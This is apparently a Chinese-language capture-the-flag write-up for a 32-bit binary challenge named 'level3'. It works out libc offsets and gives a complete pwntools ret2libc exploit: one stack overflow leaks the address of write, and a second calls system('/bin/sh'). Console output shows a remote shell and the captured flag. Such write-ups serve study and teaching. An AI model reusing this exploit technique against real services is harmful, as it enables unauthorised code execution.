

查看 `/bin/sh` 与 `write` 的相对位置


`write` 函数存在，且位置为：0xd43c0.

所以，“`/bin/sh`”与 `write` 函数的相对距离为： $\text{rela_sh} = 0x15902b - 0xd43c0 = 0x84c6b$. 同样也可以得到 `system` 方法与 `write` 方法的相对距离 `rela_sys`.

获取到两个相对距离后，现在的问题变成，怎么获取 `write` 方法链接装载后的地址。

于是思路为：通过栈溢出执行 `write` 方法，把 `write` 方法的地址作为参数输出出来，获取到输出后，重新回到 `main` 函数执行，然后再次来到 `read` 方法，再次溢出执行 `system` 方法。

（真正实行的是 `got` 表有执行 `libc` 中相对应函数的地址 `got` 表中函数存的相对地址差 与 `libc` 文件中的函数地址相对差是相同的）



exp 如下：

```
from pwn import *
```

```
#io = process("./level3")
```

```
io = remote('220.249.52.133', 50568)
```

```
elf = ELF('./level3/level3')
```

```
elf_lic = ELF('./level3/libc_32.so.6')
```

```
rela_sys = elf_lic.symbols['write'] - elf_lic.symbols['system']
```

```
rela_bash = 0x84c6b
```

```
elf.plt[write] 函数的参数一 （1） write 参数二（write_got 地址）参数三 写 4 字节  
返回到 main 函数
```

#这里通过溢出使程序指向 write 在 plt 上的地址，让 plt 上的 write 被执行一次，然后依次传入 write 函数的三个参数 p32(1)+p32(write_got)+p32(4)，下面有解析，总之这样让我们从 write 的 got 表上读取了四位内存信息

#按照函数-》返回地址-》参数 1-》参数 2-》参数 3 这样顺序的原因以前的文章讲过，参数最后返回)

```
payload = 'a' * 0x8c + p32(elf.plt['write']) + p32(elf.symbols['main']) + p32(1) + p32(elf.got['write']) + p32(10);
```

```
io.sendlineafter("Input:\n",payload)
```

```
addr_write = u32(io.recv()[:4])
```

```
addr_sys = addr_write - rela_sys
```

```
addr_bash = addr_write + rela_bash
```

```
payload = 'a' * 0x8c + p32(addr_sys) + 'a' * 4 + p32(addr_bash)
```

```
io.sendlineafter("Input:\n",payload)
```

```
io.interactive()
```

```
桌面$ python3 10.py
[+] Opening connection to 111.200.241.244 on port 63357: Done
[*] '/home/pwn/桌面/level3'
  Arch:      i386-32-little
  RELRO:     Partial RELRO
  Stack:     No canary found
  NX:        NX enabled
  PIE:       No PIE (0x8048000)
[*] '/home/pwn/桌面/libc_32.so.6'
  Arch:      i386-32-little
  RELRO:     Partial RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       PIE enabled
[*] Switching to interactive mode
$ cat flag
cyberpeace{9600e3b05c863fe62abe4950c026684a}
$
```